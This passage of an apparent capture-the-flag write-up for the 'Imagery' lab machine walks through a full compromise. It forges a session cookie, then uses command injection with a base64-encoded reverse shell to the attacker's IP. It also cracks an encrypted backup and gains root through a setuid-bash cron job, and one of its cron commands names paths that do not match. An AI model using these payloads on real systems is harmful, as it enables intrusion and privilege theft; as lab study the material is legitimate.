< Set-Cookie: session=.eJxljskKwzAMRP9F51LShRR8ao_9CqPYqivwErwcQui_N8YkhPaomdGbmUFzGi1OTw0Culvf6R41HIDTQzv2IF5oE9VbshsppuAxszcyU8olUQSRY2mBVZKoVCg-b88hsmGPVmJlyn0lnoazuugr_KUWILYJreDHrkUeHVVGFe7s0FCcju88LLCdvc7aEio4-HwBEtJbAg.aXpDYA.M7cNLNPElqOzRPaBpkNn7MCw3bQ; Path=/
< Connection: close
<
{"message":"Successfully logged in as testuser.","success":true}
* shutting down connection #0
the cookie is
1
.eJxljskKwzAMRP9F51LShRR8ao_9CqPYqivwErwcQui_N8YkhPaomdGbmUFzGi1OTw0Culvf6R41HIDTQzv2IF5oE9VbshsppuAxszcyU8olUQSRY2mBVZKoVCg-b88hsmGPVmJlyn0lnoazuugr_KUWILYJreDHrkUeHVVGFe7s0FCcju88LLCdvc7aEio4-HwBEtJbAg.aXpDew.CRr6yOzImfTGJRZjN_XlWEu7FvQ
which decodes to
1
2
$ flask-unsign -d -c .eJxljskKwzAMRP9F51LShRR8ao_9CqPYqivwErwcQui_N8YkhPaomdGbmUFzGi1OTw0Culvf6R41HIDTQzv2IF5oE9VbshsppuAxszcyU8olUQSRY2mBVZKoVCg-b88hsmGPVmJlyn0lnoazuugr_KUWILYJreDHrkUeHVVGFe7s0FCcju88LLCdvc7aEio4-HwBEtJbAg.aXpDew.CRr6yOzImfTGJRZjN_XlWEu7FvQ
{'displayId': '0760d6ad', 'isAdmin': False, 'is_impersonating_testuser': True, 'is_testuser_account': False, 'original_admin_displayId': 'a1b2c3d4', 'original_admin_is_admin': True, 'original_admin_username': 'admin@imagery.htb', 'username': 'testuser@imagery.com'}
yay is_impersonating_testuser is True, however when I pasted this cookie to my browser the other features still didn’t show, inspecting the source code a bit closer I found that is_testuser_account should be True not is_impersonating_testuser, quite some time went into trying to figure out why this hasn’t worked just to find out it wasn’t the intended method
but then I found the db.json file with the email being testuser@imagery.htb (note the .htb), whyyyy??
anyway I logged in. this time with the correct email, the other features were working 
Foothold as web
back to the source code of the newly available functions, I found that the crop feature in /apply_visual_transform route uses subprocess.run with shell=True which makes the commands passed into a shell for execution, this and the fact that arguments are parsed as strings instead of numbers using str method makes this feature vulnerable to bash command injection (now the machine’s logo makes perfect sense)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
	if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
...
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
so I uploaded a new picture with the new account, clicked on crop and intercepted the request with burpsuite
1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /apply_visual_transform HTTP/1.1
Host: 10.129.242.164:8000
Content-Length: 121
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.129.242.164:8000
Referer: http://10.129.242.164:8000/
Accept-Encoding: gzip, deflate, br
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aXpZsg.6sPjc7R9k527cZbKdhc8ErUxcMk
Connection: keep-alive

{"imageId":"ff970300-c13a-4f99-ad3c-4dda83ca0d7f","transformType":"crop","params":{"x":0,"y":0,"width":182,"height":148}}
I just replaced the x value with the following one liner, which terminates the command (;), sends me a reverse shell and ignores the rest of the command (#)
1
; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yMDcvMTAwMDAgMD4mMQ==|base64 -d|bash #
and got the rev shell on my machine:
1
2
3
4
5
6
7
8
9
10
$ penelope.py -p 10000
[+] Listening for reverse shells on 0.0.0.0:10000 ...
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Imagery~10.129.242.164-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /home/web/web/env/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/jeff/.penelope/sessions/Imagery~10.129.242.164-Linux-x86_64/2026_01_28-20_22_20-835.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
web@Imagery:~/web$
Mark
looking around the file system I found 2 backup folders under /var
1
2
3
web@Imagery:~/web$ ls -lhd /var/backup*
drwxr-xr-x 2 root root 4.0K Sep 22 18:56 /var/backup
drwxr-xr-x 3 root root 4.0K Sep 23 16:31 /var/backups
the first folder (without s) is not usually there, inside I found an encrypted backup owned by root and readable by everyone
1
2
web@Imagery:~/web$ ls -lh /var/backup/web_20250806_120723.zip.aes
-rw-rw-r-- 1 root root 22M Aug  6  2024 /var/backup/web_20250806_120723.zip.aes
I transferred the file to my machine and found out that it’s encrypted with pyAesCrypt 6.1.1
1
2
$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
I used a script I found in the hashcat repo that extracts a hashcat-compatible hash from .aes files
1
2
3
4
$ ./hashcat/tools/aescrypt2hashcat.pl web_20250806_120723.zip.aes > zip_hash\
$ hashcat zip_hash $ROCK
...
$aescrypt$1*98b981e1c146c078b5462f09618b1341*0dd95827498496b8c8ca334d99b13c28*10c6eeb86b1d71475fc5d52ed52d67c20bd945d53b9ac0940866bc8dfbba72c1*e042d41d09ac2726044d63af1276c49e2c8d5f9eb9da32e58bf36cf4f0ad9c66:bestfriends
now that I have decryption password, I could decrypt and extract the zip file
1
2
3
4
5
6
7
8
$ ls
web_20250806_120723.zip.aes
$ aescrypt -d web_20250806_120723.zip.aes
Enter password:
Decrypting: web_20250806_120723.zip.aes
$ ls
web_20250806_120723.zip.aes web_20250806_120723.zip
$ unzip web_20250806_120723.zip
inside I found a backup of the app directory, with a db.json database containing creds for the user mark this time
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
$ cat db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "01c3d2e5bdaf6134cec0a367cf53e535",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "84e3c804cf1fa14306f26f9f3da177e0",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    ...
I used crackstation to crack the hash again 
the credentials worked for mark with su
1
2
3
4
web@Imagery:~/web$ su -  mark
Password:
mark@Imagery:~$ cat user.txt
73****************************9f
root.txt
I found that mark can execute /usr/local/charcol as root without a password, I tried looking up the app name but I didn’t find any info online
1
2
3
4
5
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
the --help text mentions a shell feature as well as a feature to reset the password
1
2
3
4
5
6
7
8
9
10
11
12
13
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system password verification).
when executed the program prompts for a password then asks you to reset your password after 3 failed attempts
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):

[2026-01-29 00:52:04] [ERROR] Error: Password/master key cannot be empty. Please try again.
[2026-01-29 00:52:04] [WARNING] Master passphrase cannot be empty. 2 retries left.
Enter your Charcol master passphrase (used to decrypt stored app password):

...
[2026-01-29 00:52:06] [ERROR] Failed to provide a valid master passphrase after multiple attempts. Exiting application. If you forgot your master passphrase, please use the -R or --reset-password-to-default flag to reset the application password. (Error Code: CPD-001)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
I did reset the password using mark’s system password
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2026-01-29 00:56:52] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-01-29 00:57:06] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
then started the shell feature using no password mode
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2026-01-29 00:57:51] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2026-01-29 00:57:55] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
the interactive shell had a help command which showed many commands, but this was the most interesting one that you could add cron jobs as root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2026-01-29 00:57:55] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> help
...
  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>"
I exploited it by copying /bin/bash to /tmp and giving it a setuid bit
1
charcol> auto add --schedule '* * * * *' --command 'cp /bin/bash /tmp/jeff; chmod +s /tmp/jeff'
then after about a minute I got my root shell, except that it didn’t work, even tho -p was used, the setuid didn’t do anything
1
2
3
4
5
6
7
mark@Imagery:~$ ls -lh /tmp/jeff
-rwsr-sr-x 1 root root 1.5M Jan 29 01:04 /tmp/jeff
mark@Imagery:/tmp$ /tmp/jeff -p
mark@Imagery:/tmp$ whoami
mark
mark@Imagery:/tmp$ /tmp/jeff -c 'whoami'
mark
after a little debugging I found out that /tmp was mounted with nosuid which is a linux security feature that prevents the execution of setuid or setgid bits on a filesystem
1
2
mark@Imagery:/tmp$ mount | grep /tmp
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,nr_inodes=1048576,inode64)
the workaround was just to copy the shell somewhere else that wasn’t mounted with the nosuid option, I just went for mark’s home directory
1
charcol> auto add --schedule '* * * * *' --command 'cp /bin/bash /home/mark; chmod +s /home/mark/jeff'
then finally got my root shell and the root flag
1
2
3
4
5
mark@Imagery:/tmp$ ls -lh /home/mark/jeff
-rwsr-sr-x 1 root mark 1.5M Jan 29 01:16 /home/mark/jeff
mark@Imagery:/tmp$ /home/mark/jeff -p
jeff-5.2# cat /root/root.txt
a1****************************28